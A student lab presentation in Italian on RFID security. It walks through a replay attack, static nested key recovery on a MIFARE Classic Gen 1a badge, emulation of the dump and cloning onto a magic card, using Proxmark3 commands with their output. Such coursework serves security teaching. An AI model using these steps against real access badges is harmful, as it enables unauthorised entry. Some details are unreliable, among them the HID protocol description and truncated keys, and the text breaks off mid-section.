


University of Calabria
Network & Security
A.A. 2024-2025

ProX Crusaders

RFID security and Proxmark3

Frandina Ilaria 264232 - Siciliano Samuele 263633


Link al repository github: [prox-crusaders](#)



Cos'e' RFID? Perche' e' ancora usato?

Il Radio-Frequency IDentification e' una tecnologia che consente l'identificazione automatica di oggetti tramite l'uso di onde radio, utilizzando un sistema composto da un tag apposito e un lettore.

E' ampiamente impiegata in controllo accessi, tracking animali e automazione industriale. La sua capacita' di identificare e tracciare oggetti in modo automatico, facilmente gestibile e veloce la rendono adatta a una vasta gamma di applicazioni



Protocollo HID/EM4100

HID (Human Interface Device) è un protocollo standard per la comunicazione con dispositivi di interfaccia umana

L'EM4100 è un circuito CMOS read-only pensato per transponder RFID a bassa frequenza (125 kHz) che memorizza 64 bit di UID in memoria laser-programmata, senza possibilità di riscrittura

HID (Human Interface Device) è un protocollo standard per la comunicazione con dispositivi di interfaccia umana

EM4100 è una specifica di una tessera RFID (Radio Frequency Identification) che utilizza questo protocollo



1 Replay attack: fondamenti teorici prove sperimentali e criticità



2 Nested authentication attack su un badge MIFARE Classic Gen 1a



3 Clonazione fisica di un Tag MIFARE Classic 1k su Magic Card



4 Relay attack: principi, setup di prova e limiti hardware

1 Replay attack: fondamenti teorici prove sperimentali e criticità

Il replay attack è una tecnica che consiste nel catturare una comunicazione legittima tra un badge e un lettore, per poi ritrasmettere esattamente gli stessi dati in un momento successivo, ingannando il sistema di autenticazione.

CVE-2019-13143 Le implementazioni NFC mancano di meccanismi anti-replay adeguati, permettendo intercettazioni e cattura di dati

1. Funzionamento dell'attacco

Il Replay Attack si articola in diverse fasi:

- **Fase di cattura:** L'attaccante posiziona un dispositivo di sniffing nelle vicinanze di un lettore legittimo e aspetta che un utente autorizzato avvicini il proprio badge. Durante l'autenticazione, tutto il traffico ISO14443-A viene registrato, inclusi i comandi del lettore e le risposte del badge.
- **Analisi del traffico:** I dati catturati contengono la sequenza completa di autenticazione: anticollisione (REQA, ATQA, SELECT), scelta del settore, challenge-response del protocollo CRYPTO-1, e eventuali comandi di lettura/scrittura.
- **Ritrasmissione:** L'attaccante si avvicina allo stesso lettore (o a un lettore identico) e ritrasmette bit-per-bit la stessa sequenza catturata, comportandosi esattamente come il badge originale durante l'autenticazione precedente.

Per far sì che l'attacco funzioni devono verificarsi le seguenti condizioni:

- **Determinismo del protocollo:** Il sistema deve accettare sequenze di autenticazione identiche ripetute nel tempo
- **Assenza di timestamp:** Non devono esserci controlli temporali o contatori anti-replay
- **Nonce prevedibili:** I numeri casuali utilizzati nell'autenticazione devono essere riproducibili o statici
- **Persistenza della sessione:** La validità dell'autenticazione deve durare abbastanza a lungo da permettere l'utilizzo fraudolento



2. Test Sperimentali e Criticità Riscontrate

Di seguito illustreremo le diverse configurazioni da noi usate per effettuare un Replay Attack.

CARTA HYPE

- **Configurazione della carta:** nonce dinamico e protocollo CRYPTO-1 standard
- **Risultato:** Fallimento completo dell'attacco
- **Causa:** Il nonce viene generato casualmente ad ogni autenticazione, rendendo ogni sessione unica e irripetibile. Anche ritrasmettendo perfettamente la sequenza catturata, il lettore genera un nuovo nonce che invalida completamente la challenge-response precedente.

MIFARE CLASSIC 1K

- **Configurazione della carta:** Badge di controllo accessi con implementazione CRYPTO-1 standard
- **Parametri identificati dal sniffing:**
 - **UID:** C4 28 57 03 (4 byte)
 - **ATQA:** 04 00 (MIFARE Classic 1K)
 - **SAK:** 08 (compliant ISO14443-4)
- **Sequenza di autenticazione catturata:**

AUTH-A(0) : 60 00 F5 7B → **Richiesta AUTH settore 0**
RESP: 00 90 80 A2 → **Challenge del tag (con errori parità)**
- **Risultato:** Simulazione parziale riuscita solo a livello UID
- **Limitazioni riscontrate:**
 - L'autenticazione CRYPTO-1 utilizza nonce variabili che cambiano ad ogni sessione
 - Gli errori di parità (!! nel trace) indicano problemi nella decriptazione della comunicazione crittografata
 - Il replay completo richiederebbe la conoscenza delle chiavi segrete del settore



3. Comandi per il replay su MIFARE CLASSIC 1K

Fase di sniffing

```
hf 14a sniff          #Avvia la cattura del traffico ISO14443-A  
hf 14a list           #Visualizza i frame catturati  
trace save -f replay #Salva la traccia per analisi
```

Analisi del trace

293175564		293186028	Rdr 93 70 C4 28 57 03 B8 3D C9 ok SELECT_UID						
293187264		293190784	Tag 08 B6 DD						
293242140		293246908	Rdr 50 00 57 CD						
293324268		293325260	Rdr 52 (7)						
293326496		293328864	Tag 04 00						
293335916		293346380	Rdr 93 70 C4 28 57 03 B8 3D C9 ok SELECT_UID						
293347616		293351136	Tag 08 B6 DD						
293404332		293409036	Rdr 60 00 F5 7B						
293411040		293415776	Tag 00 90 80 A2						
293422508		293431820	Rdr 3A 5E! C4! F3! 05 28 40! 49 !! READ RANGE (94-196)						

AUTH

60 00 F5 7B #AUTH-A settore 0 con CRC

- 60: Comando AUTHENTICATE_A
- 00: Blocco/settore target (settore 0)
- F5 7B: CRC calcolato automaticamente

Challenge-response:

00 90 80 A2 #Response con errori parità (!!)

Gli errori di parità (!!) indicano che la comunicazione crittografata non può essere decodificata correttamente senza la chiave segreta.

1.3

3. Comandi per il replay su MIFARE CLASSIC 1K

Fase di Replay

```
hf 14a sim -t 1 --uid C4285703  
hf 14a raw -sc 6000F57B
```

```
#Simulazione base (solo UID)  
#Tentativo replay comando AUTH (richiede target fisico)
```

4. Limitazioni del Replay Attack e conclusioni

Problematiche tecniche identificate

- **Nonce dinamici:** Ogni sessione CRYPTO-1 genera challenge casuali
- **Timing critico:** Il replay dell'autenticazione richiede sincronizzazione in microsecondi
- **Chiavi ignote:** Senza conoscenza delle chiavi segrete, il replay è limitato al solo UID
- **Controlli anti-replay:** I sistemi moderni implementano contatori e timestamp

Vulnerabilità sfruttabili

- Sistemi che verificano solo l'UID senza autenticazione completa
- Implementazioni CRYPTO-1 con nonce prevedibili o statici
- Lettori con controlli di sicurezza insufficienti

In **conclusione**, possiamo affermare che il Replay Attack su MIFARE Classic risulta efficace solo in scenari specifici dove:

- Il sistema target ha implementazioni di sicurezza deboli
- La verifica si limita all'identificazione dell'UID
- Non sono presenti controlli anti-replay robusti

Per attacchi più sofisticati è necessario ricorrere a tecniche di key recovery come il Nested Attack, che vedremo nelle slide a seguire, per ottenere le chiavi segrete e simulare completamente il comportamento della carta originale.



2 Nested authentication attack su un badge MIFARE Classic Gen 1a

Il Nested Attack sfrutta una debolezza del cifrario proprietario CRYPTO-1 usato da MIFARE Classic. Utilizzando un magic tag Gen 1a che restituisce sempre lo stesso nonce possiamo predire il keystream e recuperare tutte le chiavi A/B in pochi secondi.

Dismantling MIFARE Classic Paper di ricerca che ha rivelato le vulnerabilità fondamentali del protocollo crittografico Cryptol delle carte MIFARE Classic

1. Ricognizione del badge

Il comando **hf 14a info** recupera informazioni sui tag ISO14443-A.

Passando la badge originale sul Proxmark3 otteniamo il risultato qui riportato e possiamo osservare che:

- il badge è un **MIFARE Classik 1k**
- la dicitura Magic Capabilities... Gen 1a rivela che il chip è riscrivibile
- lo **static nonce** risulta essere *009080a2*
- lo **static nonce** è fisso. Questo valore corrisponde a RND_A, il numero casuale a 32 bit che il tag dovrebbe generare a ogni autenticazione; essendo costante, consente di eseguire il nested attack completamente offline.

[pm3] → **hf 14a info**

```
[=] ----- ISO14443-A Information -----
[+] UID: C4 28 57 03      ( ONUID, re-used )
[+] ATQA: 00 04
[+] SAK: 08 [2]
[+] Possible types:
[+] MIFARE Classic 1K
[=] proprietary non isol4443-4 card found,
RATS not supported
[=]
[+] Magic capabilities... Gen 1a
[#] Static nonce..... 009080a2
[+] Static nonce..... yes
```



2. Nested Authentication

L'attacco **static nested** funziona proprio perché il nonce è statico. Il keystream del cifrario *CRYPTO-1* dipende solo dal nonce e dalla chiave segreta: questo significa che se il nonce è sempre lo stesso, possiamo sfruttare due autenticazioni consecutive per svelare qualsiasi chiave sconosciuta.

Il flusso dell'attacco è il seguente:

- **Prima autenticazione:** Ci autentichiamo sul blocco 0 con la transport key di fabbrica FFFFFFFFFFFF. Durante questa autenticazione, il badge genera un keystream K_1 basato su: nonce fisso + chiave nota.
- **Seconda autenticazione (nested):** Subito dopo, chiediamo una seconda autenticazione sullo stesso blocco, ma questa volta con una chiave sconosciuta. Il badge genera un keystream K_2 basato su: stesso nonce + chiave ignota.
- **Confronto matematico:** Confrontando i due keystream K_1 e K_2 , il Proxmark può calcolare matematicamente la differenza e ricavare la chiave mancante. È possibile perché conosciamo tutti i parametri tranne uno.
- **Propagazione a cascata:** La chiave appena trovata diventa "nota" e può essere usata come punto di partenza per attaccare i settori successivi, ripetendo il ciclo fino a coprire tutti i 16 settori del badge.

Risultato: Tutte le 32 chiavi [16 Key A + 16 Key B] vengono recuperate completamente offline e molto velocemente.

```
[pm3] → hf mf staticnested --1k --blk 0 -a -k FFFFFFFFFF  
[+] Static nonce..... 009080a2  
[+] Testing known keys. Sector count 16  
[+] Fast check found all keys  
[+] found keys:  
[+] -----+-----+-----+-----+-----+-----+  
[+] Sec | Blk | key A | res | key B | res |  
[+] -----+-----+-----+-----+-----+-----+  
[+] 000 | 003 | FFFFFFFFFF | 1 | FFFFFFFFFF | 1 |  
[+] 001 | 007 | FFFFFFFFFF | 1 | FFFFFFFFFF | 1 |  
[+] 002 | 011 | FFFFFFFFFF | 1 | FFFFFFFFFF | 1 |  
[+] :  
[+] 015 | 063 | FFFFFFFFFF | 1 | FFFFFFFFFF | 1 |  
[+] -----+-----+-----+-----+-----+  
[+] ( 0:Failed / 1:Success )
```



3. Verifica e dump delle chiavi

```
[pm3] → hf mf chk --1k -k FFFFFFFFFFFF --dump
```

```
[+] loaded 1 user keys
[+] loaded 61 hardcoded keys
[=] Start check for keys...
[=] .....
[=] time in checkkeys 2 seconds
[=] testing to read key B...

[+] found keys:
[+]
[+]
[+]
[+]
```

Sec	Blk	key A	res	key B	res
000	003	FFFFFFFFFFFF	1	FFFFFFFFFFFF	1
015	063	FFFFFFFFFFFF	1	FFFFFFFFFFFF	1

```
:
[+]
-----+-----+-----+-----+-----+-----+
[+]
-----+-----+-----+-----+-----+-----+
[+]
-----+-----+-----+-----+-----+-----+
[+]
-----+-----+-----+-----+-----+-----+
```

```
( 0:Failed / 1:Success )
```

```
[+] Generating binary key file
[+] Found keys have been dumped to `/home/ilaria/hf-mf-C4285703-key-002.bin`
[=] --[ FFFFFFFFFF ]-- has been inserted for unknown keys where res is 0
```

Una volta ottenuto il set completo di chiavi dall'attacco nested, procediamo alla verifica e al dump fisico della memoria del badge. Il comando **hf mf chk** opera in modo sistematico, settore per settore.

Il processo di verifica funziona così:

- **Caricamento chiavi:** Il Proxmark legge le chiavi dal file generato nell'attacco precedente (o dalla chiave singola specificata con *-k*)
- **Autenticazione progressiva:** Per ogni settore, tenta prima l'autenticazione con Key A, poi con Key B. Se almeno una delle due riesce, può accedere ai dati del settore
- **Lettura e dump:** Una volta autenticato, scarica i tre blocchi dati del settore e li scrive sequenzialmente nel file binario finale da 1024 bytes richiesto dall'opzione *--dump*
- **Generazione file:** Al termine del processo otteniamo due asset fondamentali: il file **.dump.bin* contenente la copia bit-per-bit dell'intera memoria del badge, e il file **.key.bin* con l'elenco completo delle chiavi per future operazioni.



4. Verifica e dump delle chiavi

L'ultima fase dell'attacco consiste nella clonazione funzionale del badge tramite emulazione hardware. Il Proxmark3 non si limita a leggere e analizzare, ma può anche comportarsi esattamente come il badge originale.

Il processo di emulazione funziona così:

- Caricamento in memoria: Con `hf mf eload` carichiamo il dump completo da 1024 bytes nella RAM interna del Proxmark. Questo include tutti i dati utente, le chiavi di accesso, e persino l'UID originale del badge (C4285703).
- Attivazione dell'emulatore: Il comando `hf mf sim --1k` trasforma il Proxmark in un badge MIFARE Classic 1K perfettamente funzionante. L'emulatore risponde alle richieste ISO14443-A con ATQA: 00 04 e SAK: 08, mimando esattamente le caratteristiche del badge originale.
- Funzionalità identica: Qualsiasi lettore che interroghi il Proxmark riceverà le stesse risposte che avrebbe ricevuto dal badge originale. L'autenticazione con le chiavi, la lettura dei settori, tutto funziona in modo trasparente, il proxmark è indistinguibile dal badge originale per qualsiasi sistema di controllo accessi.

Risultato finale: Abbiamo creato un clone perfetto e funzionante del badge target, dimostrando la completa compromissione della sicurezza del sistema MIFARE Classic.

```
[usb] pm3 --> hf mf eload -f /home/ilaria/hf-mf-C4285703-dump.bin  
[=] Upload 64 blocks 1024 bytes  
[+] Loaded 1024 bytes from binary file `/home/ilaria/hf-mf-C4285703-  
dump.bin`  
[=] Uploading to emulator memory  
[=] ....  
[?] Hint: You are ready to simulate. See `hf mf sim -h`  
[=] Done!
```

```
[usb] pm3 --> hf mf sim --1k  
[=] MIFARE 1K | 0 bytes UID n/a  
[=] Options [ numreads: 0, flags: 64 (0x0040) ]  
[=] Press pm3 button or send another cmd to abort simulation
```

```
[#] Enforcing Mifare 1K ATQA/SAK  
[#] 4B UID: c4285703  
[#] ATQA : 00 04  
[#] SAK : 08
```



5. Verifica della simulazione

L'attacco static nested ha dimostrato la completa compromissione della sicurezza del badge MIFARE Classic Gen 1a.

Per confermare l'efficacia dell'attacco, abbiamo utilizzato l'app MIFARE Classic Tool per estrarre i file .mct sia dal badge originale che dal Proxmark3 durante la fase di emulazione. Il confronto dei due file ha rivelato che erano completamente identici: ogni singolo byte, ogni settore, ogni chiave corrisponde perfettamente. Questa prova definitiva conferma che la clonazione non è solo funzionale, ma è una copia bit-per-bit perfetta.

Strumento per le Differenze

Dump 1 (A) EMULATO.MCT
Dump 2 (B) ORIGINALE.MCT

Nascondi i settori identici

Differenza tra i dump: 0,00 %

Settore: 0

A: C4285703B80804006263646566676869	B: C4285703B80804006263646566676869
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF

Settore: 1

A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF

Settore: 2

A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF

Strumento per le Differenze

Dump 1 (A) EMULATO.MCT
Dump 2 (B) ORIGINALE.MCT

Nascondi i settori identici

Settore: 13

A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF

Settore: 14

A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF

Settore: 15

A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: 00000000000000000000000000000000	B: 00000000000000000000000000000000
A: Identico	Identico
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF
A: FFFFFFFF078069FFFFFFFFFF	B: FFFFFFFF078069FFFFFFFFFF



3 Clonazione fisica di un Tag MIFARE Classic 1k su Magic Card

I passaggi iniziali rimangono identici a quelli descritti nello scenario 1 (Nested authentication attack su un badge MIFARE Classic Gen 1a) fino al salvataggio del file .bin con le chiavi. A questo punto, invece di emulare, procediamo alla programmazione di una carta bianca Magic Gen 1a.

CVE-2025-4053 Le carte hotel Be-Tech MIFARE Classic memorizzano i dati in chiaro, consentendo agli attaccanti con accesso fisico di creare carte master key

CVE-2019-9861 Il sistema di sicurezza ABUS Secvest FUAA50000 utilizza token MIFARE Classic clonabili senza crittografia adeguata

1. Programmazione della Magic Gen 1a

Dopo aver ottenuto dump e chiavi dal badge originale, il primo passo per creare un clone fisico è programmare i parametri fondamentali di identificazione nella Magic Card Gen 1a. Questi parametri definiscono come la carta si presenta ai lettori durante la fase di anticollisione.

Per farlo abbiamo utilizzato il comando `hf mf csetuid -u 357F3203 atqa 0004 --sak 08`.

I valori impostati (UID, ATQA E SAK) erano stati precedentemente letti utilizzando il comando `hf search` sul badge originale.

```
[usb] pm3 --> hf mf csetuid -u 357F3203 --
atqa 0004 --sak 08
[+] old block 0...
43BF0F03F00804006263646566676869
[+] new block 0...
357F32037B0804006263646566676869
[+] Old UID... 43 BF 0F 03
[+] New UID... 35 7F 32 03 ( verified )
```



2. Ripristino bit per bit del contenuto

Dopo aver attuato il comando `hf mf staticnested --1k --blk 0 -b -k FFFFFFFFFFFF --dump` per recuperare le key del badge originale, aver salvato il file .bin (`/home/ilaria/hf-mf-357F3203-key.bin`) grazie al comando `hf mf dump` e aver configurato i parametri di base con il comando `hf mf csetuid`, abbiamo proceduto al ripristino completo del contenuto del badge originale. Il comando `restore` esegue una copiatura integrale dei 64 blocchi (1024 bytes) dal dump binario alla carta clone.

```
[usb] pm3 --> hf mf restore
[+] Loaded binary key file `/home/ilaria/hf-mf-357F3203-key.bin`
[=] Using key file `hf-mf-357F3203-key.bin`
[+] Loaded 1024 bytes from binary file `hf-mf-357F3203-dump.bin`

[=] blk | data
[=] -----+-----
[=] 0 | 35 7F 32 03 7B 08 04 00 62 63 64 65 66 67 68 69 | ( fail ) key B
[=] 0 | 35 7F 32 03 7B 08 04 00 62 63 64 65 66 67 68 69 | ( fail ) key A
:
:
[=] 62 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ( ok )
[=] 63 | FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF | ( ok )
[=] -----+-----

[?] Hint: Try `hf mf dump --ns` to verify
[=] Done!
[usb] pm3 --> hf mf dump -ns
hf mf dump: invalid option "-n"
hf mf dump: invalid option "-s"
```



2. Ripristino bit per bit del contenuto

- File dump: hf-mf-357F3203-dump.bin (1024 bytes - contenuto completo)
- File chiavi: hf-mf-357F3203-key.bin (chiavi estratte via nested attack)
- Il Proxmark3 utilizza automaticamente entrambi i file per il processo di autenticazione e scrittura

Per ogni settore [0-15]:

- Autenticazione con la chiave corretta (A o B)
- Scrittura blocchi dati (0-2 del settore)
- Scrittura blocco trailer (chiavi + access bits), ricostruendo la struttura dati originale

Questo approccio garantisce che la struttura dati originale venga ricostruita fedelmente, mantenendo intatte tutte le relazioni tra i diversi elementi della memoria.

Durante l'esecuzione, : il blocco 0 mostrava due tentativi falliti, uno con la chiave A e uno con la chiave B, entrambi contrassegnati come [fail]. Tuttavia, è un comportamento atteso. Il blocco 0, contenente i dati

35 7F 32 03 7B 08 04 00 62 63 64 65 66 67 68 69, era già stato modificato dal comando **csetuid** precedente.

Di conseguenza, l'accesso a questo blocco è ora protetto da chiavi fittizie impostate durante la configurazione iniziale, rendendo impossibile la sovrascrittura ma confermando che l'UID 35 7F 32 03 è già stato configurato correttamente.

Al termine del processo, la Magic Card contiene una copia bit-per-bit perfetta del badge originale, inclusi tutti i dati utente e le strutture di controllo accessi.



3. Verifica del clone

L'ultima fase consiste nella verifica completa della riuscita della clonazione fisica. Utilizziamo due comandi complementari per confermare che il clone sia indistinguibile dall'originale.

Il processo di verifica funziona così:

